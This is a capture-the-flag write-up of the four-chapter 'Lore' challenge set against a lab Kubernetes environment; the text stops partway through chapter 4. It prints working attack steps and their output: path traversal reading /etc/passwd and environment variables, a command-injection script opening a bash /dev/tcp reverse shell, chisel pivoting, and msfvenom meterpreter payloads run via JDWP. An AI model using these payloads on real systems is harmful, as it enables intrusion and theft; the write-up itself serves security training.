

Lore

Hi, TCC-CSIRT analyst,

do you know the feeling when, after a demanding shift, you fall into lucid dreaming and even in your sleep, you encounter tricky problems? Help a colleague solve tasks in the complex and interconnected world of LORE, where it is challenging to distinguish reality from fantasy.

- The entry point to LORE is at <http://intro.lore.tcc>.

The description shown above is identical for all chapters. The scoring was set as follows:

- Chapter 1: Travel - 3 points
- Chapter 2: Origins - 4 points
- Chapter 3: Bounded - 5 points
- Chapter 4: Uncle - 6 points

Intro

The introductory lore webpage hosted at intro.lore.tcc contains links to all the chapters along with a story text quoted below. For each chapter, there was a single card with a short poem and a link to the main chapter webpage.

In the sprawling metropolis of Neon City, where towering skyscrapers pierced the heavens and an endless sea of light washed over shadowy alleyways, Jayce "Specter" Voss found solace in the enclave of their dimly lit, cluttered apartment. The city never slept, but Jayce's mind needed rest after a grueling shift of defending on corporate databanks, fighting off digital sentinels, and rerouting cloud resources to those in desperate need.

Exhausted, Jayce plopped onto the tattered old futon in the corner of the room. The ambient hum of electronic devices provided a lullaby, and within moments, the cyber-savant drifted into a deep slumber.

In the depths of the dreamscape, a new world unfolded, vivid and electrifying. Jayce found themselves in the boots of a different persona, an enigmatic bounty hunter named

Kael. The narrative, rich with ancient legends and futuristic tech, began to play out.



The dreamscape morphed into a glossy, bustling spaceport teeming with aliens of every shape and color. Kael adjusted the sleek armored coat that wrapped around their frame, fingers brushing the hilt of a plasma blade clipped to their belt. The comms device in Kael's ear buzzed as a holographic display activated on their wrist.

"Target in sight," spoke Zara, Kael's partner and the best damn pilot in the quadrant. Her tone was as calm as it was confident.

Kael's amber eyes scanned the crowd, zeroing in on a shady figure edging toward the exit. Four radicals, remnants of a long-dead empire, whispered of a lost alien artifact—a relic said to contain immense power—somewhere on the desert planet of Xylora. The little they knew indicted this figure, known as Lian, as the lead to its whereabouts.

Kael moved smoothly, weaving through throngs of traders and off-world travelers. "I got him," Kael murmured into the comms, activating a cloaking protocol to blend into the

masses. With expert stealth, Kael shadowed Lian, heart pounding with the thrill of the hunt.

The target headed into a secluded corner of the spaceport's underbelly, where neon signs cast an eerie glow upon damp, graffiti-laden walls. Lian paused, glancing around nervously. Kael took the opportunity to launch an electromagnetic pulse, freezing the environment in a web of static and blackouts.

"...Who are you?" Lian stammered, caught in the interference, his eyes wide with fear.

"Just a traveler seeking answers," Kael replied, voice modulated to a metallic rasp. "The artifact. Where is it?"

Lian swallowed hard, beads of sweat trickling down his face. "I-I don't have it! Only a map. Coordinates to its resting place!"

Kael's patience wore thin. "Show me."

Shaking, Lian produced a data chip. As Kael retrieved it, Zara's voice crackled through the static. "Got company, Kael. Time to move."

"Understood," Kael responded, disabling the pulse and activating a smoke screen. With swift precision, Kael bound Lian and made their escape through a hidden exit, navigating the labyrinthine backstreets toward Zara's gleaming transport ship.

Within moments, they were airborne, the city's lights flickering below. Kael slotted the data chip into the console. A holographic map illuminated, revealing the path to Xylora. This was it—the beginning of an epic quest.

"Set a course for Xylora," Kael instructed, casting a determined glance at Zara.

The sleek starship rocketed towards the crew's destiny. Kael could almost feel the weight of the artifact and the unimaginable power it promised. The hunt wasn't just a job; it was a lifeline, a defining journey in the chaotic expanse of the universe.

As the dream narrative reached its crescendo, a distant alarm blared, pulling Jayce back to consciousness. Eyes fluttering open, Jayce felt the phantom of Kael's resolve lingering in their chest.

"That was something else," Jayce murmured, pushing aside the blanket, stretching, and returning to the console. Neon City awaited, but the echoes of the dream propelled them with renewed vigor. Jayce might not be a bounty hunter, but in the digital warfare of their reality, they too were on a quest, decrypting destinies one exabyte at a time.

Chapter 1: Travel



1 Travel

*In the gentle sway,
Seeking calm within the storm,
A path unfolds clear.*

*Footsteps brave the tide,
Guided by a steadfast light,
Through trials we stride.*

The lore begins with the first chapter which links to an application called [cggit](#), version 1.2. This version is vulnerable to a path traversal [vulnerability](#).

Name	Description	Owner	Idle
foo	the master foo repository	fooman@example.com	3 months
sam-operator	the master sam-operator repository	fooman@example.com	3 months

generated by cggit v1.2 (git 2.18.0) at 2024-11-11 15:27:43 +0000

Trying out the exploit with the URL adjusted to the app at hand work right away.


```
(kali@kali)-[~/catch/lore]
$ curl http://cgit.lore.tcc/cgi/objects/?path=../../../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Using this vulnerability on the `/proc/self/environ` file allows for exfiltrating the environments variables which also contain the flag.

```
(kali@kali)-[~/catch/lore]
$ curl http://cgit.lore.tcc/cgi/objects/?path=../../../../../../../../proc/self/environ | tr '\0' '\n'
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             0         0             0      0 --:--:-- --:--:-- --:--:--  50954
FLAG=FLAG{FiqE-rPQL-pUV4-daQt}
HTTP_HOST=cgit.lore.tcc
HTTP_X_REQUEST_ID=c5677320e70762f2087eb9a37eb203b9
HTTP_X_REAL_IP=10.200.0.15
HTTP_X_FORWARDED_FOR=10.200.0.15
```

The flag is `FLAG{FiqE-rPQL-pUV4-daQt}`.

Chapter 2: Origins

2 Origins

An ink on blue,
Revealing sources of olden days,
Very silent whisper.

Not assigned, but findable,
The passage for anyone,
Shall ease the mind.



In the second chapter, the link leads to a web application [phpipam](#), version 1.2 for which numerous vulnerabilities can be found online.

phpipam IP address management | login

Please login

Username

Username

Password

Password

Login

phpIPAM IP address management [v1.2] | In case of problems please contact Sysadmin

Using the path traversal exploit from the first chapter, one can find the configuration of the `cgit` application, stored at `/etc/cgitrc`. This file reveals that data for the repositories is stored at the path `/data`.

```
(kali㉿kali)-[~/catch/lore]
$ curl http://cgit.lore.tcc/cgit.cgi/foo/objects/?path=../../../../../../../../etc/cgitrc
enable-http-clone=1

repo.url=foo
repo.path=/data/foo.git
repo.desc=the master foo repository
repo.owner=fooman@example.com
repo.readme=info/index.html

repo.url=sam-operator
repo.path=/data/sam-operator.git
repo.desc=the master sam-operator repository
repo.owner=fooman@example.com
repo.readme=sam-operator/index.html
```

Getting the configuration files for both of the repositories reveals that the `sam-operator` repository has the `origin` remote set to FLAB's GitLab URL along with a valid OAuth2 token.

```

(kali@kali)-[~/catch/lore]
$ curl http://cgit.lore.tcc/cgit.cgi/foo/objects/?path=../../../../../../../../data/foo.git/config
[core]
    repositoryformatversion = 0
    filemode = true
    bare = true

(kali@kali)-[~/catch/lore]
$ curl http://cgit.lore.tcc/cgit.cgi/foo/objects/?path=../../../../../../../../data/sam-operator.git/config
[core]
    repositoryformatversion = 0
    filemode = true
    bare = true
[remote "origin"]
    url = https://oauth2:glp[REDACTED]@gitlab.flab.cesnet.cz/tcc-lore/sam-operator.git

```

Since I am unsure if this solution is intended and the token should be public, the token is redacted. Simply changing the repo name to `pimpam` allows to clone the challenge repository.

```

(kali@kali)-[~/catch/lore/tmp]
$ git clone https://oauth2:glp[REDACTED]@gitlab.flab.cesnet.cz/tcc-lore/pimpam.git
Cloning into 'pimpam' ...
remote: Enumerating objects: 92, done.
remote: Counting objects: 100% (63/63), done.
remote: Compressing objects: 100% (56/56), done.
remote: Total 92 (delta 27), reused 5 (delta 5), pack-reused 29 (from 1)
Receiving objects: 100% (92/92), 20.88 MiB | 7.34 MiB/s, done.
Resolving deltas: 100% (27/27), done.

```

The repository contains an exploit script, `exploit.py`, shown below. This code exploits an unauthenticated command injection in the `subnet-update-icmp.php` file.

```

#!/usr/bin/env python3

import requests

URL = "http://localhost:8003"

def main():
    """main"""

    payload = "-1`bash -c 'bash -i >& /dev/tcp/10.101.2.9/65000 0>&1'`"
    resp = requests.post(f"{URL}/app/subnets/scan/subnet-update-icmp.php",
data={"subnetId": payload})
    print(resp.headers)
    print(resp.content)

if __name__ == '__main__':
    main()

```

Changing the URL as well as the reverse shell IP and port allows to use the exploit.

```

import requests

URL = "http://pimpam.lore.tcc/"
LHOST = '10.200.0.15'
LPORT = 65000

def main():
    payload = f"-l`bash -c 'bash -i >& /dev/tcp/{LHOST}/{LPORT} 0>&1'"
    resp = requests.post(f"{URL}/app/subnets/scan/subnet-update-icmp",
data={"subnetId": payload})
    print(resp.headers)
    print(resp.content)

if __name__ == '__main__':
    main()

```

Then, the only thing left is setting up a reverse shell listener. For example, `exploit/multi/handler` in metasploit). Running the listener and the exploit above leads to shell access on the `pimpam` server.

```

msf6 exploit(multi/handler) > set LHOST tun0
LHOST => 10.200.0.15
msf6 exploit(multi/handler) > set LPORT 65000
LPORT => 65000
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.200.0.15:65000
[*] Command shell session 1 opened (10.200.0.15:65000 -> 10.99.24.81:56346) at 2024-11-11 11:16:59 -0500

Shell Banner:
bash: cannot set terminal process group (1): Inappropriate ioctl for device
_____

www-data@pimpam-5858b674c9-vd6x8:/var/www/html/app/subnets/scan$ pwd
pwd
/var/www/html/app/subnets/scan
www-data@pimpam-5858b674c9-vd6x8:/var/www/html/app/subnets/scan$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@pimpam-5858b674c9-vd6x8:/var/www/html/app/subnets/scan$ █

```

Once again, the flag can be found in an environment variable `FLAG`.

```

www-data@pimpam-5858b674c9-vd6x8:/var/www/html/app/subnets/scan$ env
env
APACHE_PID_FILE=/var/run/apache2/apache2.pid
PIMPAM_DB_PORT_3306_TCP_ADDR=192.168.167.76
HOSTNAME=pimpam-5858b674c9-vd6x8
PIMPAM_DB_PORT_3306_TCP=tcp://192.168.167.76:3306
PIMPAM_WEB_PORT_80_TCP_ADDR=192.168.200.130
PIMPAM_WEB_PORT_80_TCP_PROTO=tcp
KUBERNETES_PORT=tcp://192.168.128.1:443
KUBERNETES_PORT_443_TCP_PORT=443
APACHE_RUN_USER=www-data
FLAG=FLAG{V51j-9ETA-Swya-8c0R}

```

The flag is `FLAG{V51j-9ETA-Swya-8c0R}`.


Chapter 3: Bounded



3 Bounded

*A Travel bounds,
The Origin and the destination,
Anyway, it is cloud.*

The website for chapter 3 at `jgames.lore.tcc` presents a JS-based tic-tac-toe game which on its own does not seem to have any interesting attack surface to be exploited. The only open ports are 80 and 443 and looking for hidden directories, directory listings, etc. does not yield anything interesting. Further reconnaissance is needed.



The environment variables, e.g. `KUBERNETES_PORT`, in Chapter 2, among other things, revealed that the server is part of a Kubernetes (k8s) environment.

Using the existing shell access from the previous chapter, it is possible to upload a statically-linked `nmap` binary and scan the rest of the k8s environment. Since the `nc` binary is not present on the server, the bash's `/dev/tcp` redirections can be used.

First, set up a listener on the attacker's machine, which will send the binary once a connection is established.

```
$ cat nmap | nc -lvp 1234
```

Then, on the victim `pimpam` server, run `cat` with the respective redirections containing attacker machine's IP address and listener port.

```
$ cat </dev/tcp/10.200.0.13/1234 >nmap
```

The `nmap` binary can then be used to scan the internal IP range of k8s revealing IPs which are up along with their internal hostnames.

```

<YRGJNFeq0u4pLENRQri8s$ ./nmap -sn 192.168.73.0/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2024-11-12 14:26 UTC
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 192.168.73.64
Host is up (0.000066s latency).
Nmap scan report for 192-168-73-65.whoami-service.default.svc.cluster.local (192.168.73.65)
Host is up (0.000094s latency).
Nmap scan report for 192-168-73-66.intro-web.intro.svc.cluster.local (192.168.73.66)
Host is up (0.000060s latency).
Nmap scan report for 192-168-73-73.cgkit-web.cgkit.svc.cluster.local (192.168.73.73)
Host is up (0.00057s latency).
Nmap scan report for 192-168-73-83.ingress-nginx-controller.ingress-nginx.svc.cluster.local (192.168.73.83)
Host is up (0.00044s latency).
Nmap scan report for 192-168-73-99.jgames-debug.jgames.svc.cluster.local (192.168.73.99)
Host is up (0.00025s latency).
Nmap scan report for 192.168.73.107
Host is up (0.00017s latency).
Nmap scan report for 192-168-73-111.kube-dns.kube-system.svc.cluster.local (192.168.73.111)
Host is up (0.00010s latency).
Nmap scan report for 192-168-73-112.sam-web.sam-operator.svc.cluster.local (192.168.73.112)
Host is up (0.000075s latency).
Nmap scan report for 192-168-73-116.calico-kube-controllers-metrics.calico-system.svc.cluster.local (192.168.73.116)
Host is up (0.000026s latency).
Nmap scan report for 192-168-73-119.webhook-service.metallb-system.svc.cluster.local (192.168.73.119)
Host is up (0.00035s latency).
Nmap scan report for pimpam-5858b674c9-vd6x8 (192.168.73.121)
Host is up (0.00032s latency).
Nmap scan report for 192-168-73-125.kube-dns.kube-system.svc.cluster.local (192.168.73.125)
Host is up (0.00028s latency).
Nmap done: 256 IP addresses (13 hosts up) scanned in 8.93 seconds

```

The important bit to notice here is that the `jgames` host has `-debug` suffix in its hostname, suggesting that something more could be exposed to the internal k8s network than through the "public" hostname `jgames.lore.tcc`. This proves to be the case and except for the internal HTTP port at 8080, the port 5005 is also open.

```

<d6x8:/var/lib/php5/sessions/YRGJNFeq0u4pLENRQri8s$ ./nmap -p- 192.168.73.99
./nmap -p- 192.168.73.99

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2024-11-12 14:27 UTC
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 192-168-73-99.jgames-debug.jgames.svc.cluster.local (192.168.73.99)
Host is up (0.000062s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
5005/tcp  open  unknown
8080/tcp  open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 0.88 seconds

```

This port is used as a debug port for JDWP (Java Debug Wire Protocol) for remote debugging of Java apps. To gain remote code execution using this protocol, [jdwp-shellifier](#) can be used.

At this point, though, the access to the internal network is only possible through the reverse shell established on the `pimpam` server. To access the internal network from the attacker machine as well, the tool to use is [chisel](#). Fortunately, it is already present on the server, so there's no need to upload it.

First, set up the chisel server on the attacker machine so that it listens for an incoming connection from the client.

```
$ chisel server --reverse --socks5 -p 80
```

Then, the client is run on the victim server with the attacker machine's IP as the parameter.

```
$ chisel client 10.200.0.13 R:socks
```

The two commands above establish a SOCKS proxy from the attacker's machine on port 1080 allowing to access any IP and port as if the connections were coming from the `pimpam` server.

The final step for this to work is adding the following line in the `/etc/proxychains.conf` file.

```
socks5 127.0.0.1 1080
```

Now, it is possible to access the debug port 5005 of the `jgames-debug` host from the attacker machine using `proxychains`. As mentioned above, the `jdwp-shellifier` script can be used to execute shell commands through that port.

To gain shell access to the server, `metasploit` can be used once again. First, `msfvenom` generates the payload binary, as shown below.

```
(kali㉿kali)-[~/catch/lore]
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.200.0.13 LPORT=63000 -f elf -o a
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: a
```

Then a simple Python HTTP server allows the victim server to download the prepared payload.

```
(kali㉿kali)-[~/catch/lore]
$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.99.24.81 - - [12/Nov/2024 09:53:15] "GET /a HTTP/1.1" 200 -
□
```

As the final prerequisite before running the exploit, a reverse shell listener needs to be set up in `metasploit` with the respective options matching the attacker machine's IP and port as well as the payload type.


```

msf6 exploit(multi/handler) > set PAYLOAD linux/x64/meterpreter/reverse_tcp
PAYLOAD => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (linux/x64/meterpreter/reverse_tcp):

  Name   Current Setting  Required  Description
  ----   -
  LHOST   10.200.0.13      yes       The listen address (an interface may be specified)
  LPORT   4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST tun0
LHOST => 10.200.0.13
msf6 exploit(multi/handler) > set LPORT 63000
LPORT => 63000
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.200.0.13:63000
[*] Sending stage (3045380 bytes) to 10.99.24.81
[*] Meterpreter session 1 opened (10.200.0.13:63000 -> 10.99.24.81:32696) at 2024-11-12 09:53:35 -0500

```

Finally, chaining the three commands below causes the server to download the payload binary, set up the required execute permission and run the payload. The incoming connection from the payload is already captured in the screenshot above.

```

$ export JGAMES_IP=192.168.73.99
$ export MYIP=10.200.0.13
$ proxychains python jdwp-shellifier.py -t $JGAMES_IP -p 5005 --break-on
'java.lang.String.indexOf' -c "wget $MYIP:8000/a -O /tmp/a"
$ proxychains python jdwp-shellifier.py -t $JGAMES_IP -p 5005 --break-on
'java.lang.String.indexOf' -c 'chmod +x /tmp/a'
$ proxychains python jdwp-shellifier.py -t $JGAMES_IP -p 5005 --break-on
'java.lang.String.indexOf' -c '/tmp/a'

```

Once the meterpreter session is successfully established, the `tomcat` user is compromised.

```

meterpreter > getuid
Server username: tomcat
meterpreter > pwd
/usr/local/tomcat

```

The flag is found in the environment variables.

```
meterpreter > cat /proc/self/environ
KUBERNETES_SERVICE_PORT_HTTPS=443JGAMES_WEB_PORT=tcp://192.168.207.69:80KUBERNETES_SERVICE_PORT=443JGAMES_DE
BUG_SERVICE_PORT_DEBUG=5005HOSTNAME=jgames-b4cb77cfd-cpsnzLANGUAGE=en_US:enJAVA_HOME=/opt/java/openjdkJGAMES
_DEBUG_PORT_5005_TCP_ADDR=192.168.183.255GPG_KEYS=5C3C5F3E314C866292F359A8F3AD5C94A67F707E A9C5DF4D22E99998D
9875A5110C01C5A2F6059E7JGAMES_WEB_PORT_80_TCP_PROTO=tcpJGAMES_DEBUG_SERVICE_PORT=5005PWD=/usr/local/tomcatTO
MCAT_SHA512=0a62e55c1ff9f8f04d7aff938764eac46c289eda888abf43de74a82ceb7d879e94a36ea3e5e46186bc231f07871fcc4c
58f11e026f51d4487a473badb21e9355TOMCAT_MAJOR=10HOME=/usr/local/tomcatLANG=en_US.UTF-8KUBERNETES_PORT_443_TCP
=tcp://192.168.128.1:443JGAMES_DEBUG_PORT_5005_TCP_PORT=5005JGAMES_DEBUG_SERVICE_HOST=192.168.183.255TOMCAT_
NATIVE_LIBDIR=/usr/local/tomcat/native-jni-libFLAG{ijBw-pfxY-Scgo-GJK0}JGAMES_DEBUG_PORT=tcp://192.168.
183.255:5005JGAMES_WEB_SERVICE_PORT=80CATALINA_HOME=/usr/local/tomcatJAVA_TOOL_OPTIONS=-agentlib:jdwp=transp
ort=dt_socket,server=y,suspend=n,address=:5005JGAMES_WEB_SERVICE_HOST=192.168.207.69JGAMES_WEB_PORT_80_TCP=
tcp://192.168.207.69:80SHLVL=0JGAMES_WEB_SERVICE_PORT_WEB=80KUBERNETES_PORT_443_TCP_PROTO=tcpJGAMES_DEBUG_PO
RT_5005_TCP_PROTO=tcpKUBERNETES_PORT_443_TCP_ADDR=192.168.128.1LD_LIBRARY_PATH=/usr/local/tomcat/native-jni-
libJGAMES_WEB_PORT_80_TCP_ADDR=192.168.207.69KUBERNETES_SERVICE_HOST=192.168.128.1JGAMES_DEBUG_PORT_5005_TCP
=tcp://192.168.183.255:5005LC_ALL=en_US.UTF-8KUBERNETES_PORT=tcp://192.168.128.1:443KUBERNETES_PORT_443_TCP_
PORT=443PATH=/usr/local/tomcat/bin:/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/binJGAMES_WEB_PORT_80_TCP_PORT=80TOMCAT_VERSION=10.1.26JAVA_VERSION=jdk-21.0.4+meterpreter > █
```

The flag is `FLAG{ijBw-pfxY-Scgo-GJK0}`.


Chapter 4: Uncle

4 Uncle

*Sam, the machine hums,
Whirring gears in silent night,
Metal heart always beating.*



For chapter 4, the link leads to a Flask application shown below. Source code for this app can be found in a code repository hosted at <http://cgjit.lore.tcc/cgjit.cgi/sam-operator/> within the `cgjit` app discussed in the first chapter.



The screenshot shows a web browser window with the address bar displaying 'sam.lore.tcc'. The page title is 'SAM' and there are 'Status' and 'Reset' links in the top right. The main heading is 'New project request form'. Below it, there is a 'Name' label followed by a text input field containing the placeholder text 'Name'. Underneath is a 'Quota' label followed by a dropdown menu currently showing '1GB'. At the bottom of the form is a blue button labeled 'Submit'.

The flag is once again saved in an environment variable as well as passed into the app's config. The two following snippets are taken from the file `sam-operator/web/samweb/app.py`.

```
def create_app(config=None):
    """app factory"""

    app = Flask("samweb")
    app.config.update(DEFAULT_CONFIG)
    if config:
        app.config.update(config)
    app.config.update(
        {
            "SECRET_KEY": os.environ.get("SECRET_KEY", app.config["SECRET_KEY"]),
            "FLAG": os.environ.get("FLAG", app.config["FLAG"]),
            "QUEUE_NS": os.environ.get("QUEUE_NS", app.config["QUEUE_NS"]),
            "DEFAULT_QUOTA": os.environ.get(
                "DEFAULT_QUOTA", app.config["DEFAULT_QUOTA"]
            ),
        }
    )
    app.register_blueprint(bp, url_prefix="/")

    return app
```

On submission of the main form, the application creates a ConfigMap in k8s, named `request-TXID`, where `TXID` is a randomly generated 16 bytes in hex.

```

@bp.route("/request", methods=["POST"])
def request_route():
    """main page"""

    form = RequestForm()
    if form.validate_on_submit():
        reqdata = {
            "txid": hexlify(os.urandom(16)).decode(),
            "name": form.data["name"],
            "quota": form.data["quota"] or current_app.config["DEFAULT_QUOTA"],
        }
        session["reqdata"] = reqdata
        KC().create_map(f"request-{reqdata['txid']}", reqdata)

    return redirect(url_for("app.status_route"))

```

The `/status` page then shows the ConfigMap's parameters, i.e. the chosen name, quota and the generated TXID.



Project status

```
{ "name": "asdfasdf", "quota": "1GB", "txid": "7eb9794ff43c75f9f14ac9da0dc3ca8b" }
```

Along with the Flask app container, there's also a container based on the `shell-operator` docker image. Into this container, the file `sam-operator/hooks/00-hook.py` is added. In this file, there's the hook configuration, i.e. for which events the hooks should be triggered, as well as the code which handles the incoming events. This specific hook runs whenever a config map is added or deleted. For the purpose of solving this challenge, only the `Added` event is important. The code for handling this event is shown below.


```

def process_one(ctx):
    if ctx["type"] != "Event":
        return
    if ctx["object"]["kind"] != "ConfigMap":
        return
    if not ctx['object']['metadata']['name'].startswith('request-'):
        return

    if ctx["watchEvent"] == "Added":
        print(f"Added {ctx['object']['kind']} {ctx['object']['metadata']['name']}")

        pname = ctx['object']['metadata']['name']
        # TODO: assign storage accounting it's utilization and provision the token
        storage = random_choice(MANAGED_STORAGE)
        access_token = token_hex(20)
        pquota = ctx['object']['metadata']['annotations']['sam-operator/project_quota']

        subprocess.run(
            ["kubectl", "apply", "-f", "-"],
            input=UPDATE_TEMPLATE.format(
                name=ctx['object']['metadata']['name'],
                queue_ns=QUEUE_NS,
                storage=storage,
                access_token=access_token,
                quota=pquota,
            ).encode()
        )

```

Once the processing in the `process_one` function is done, the k8s configuration is altered according to the `UPDATE_TEMPLATE` YAML shown below. In particular, the previously created ConfigMap is altered and a Secret is created.

```

UPDATE_TEMPLATE = """
---
apiVersion: v1
kind: ConfigMap
metadata:
  name: "{name}"
  namespace: "{queue_ns}"
data:
  storage: "{storage}"
---
apiVersion: v1
kind: Secret
metadata:
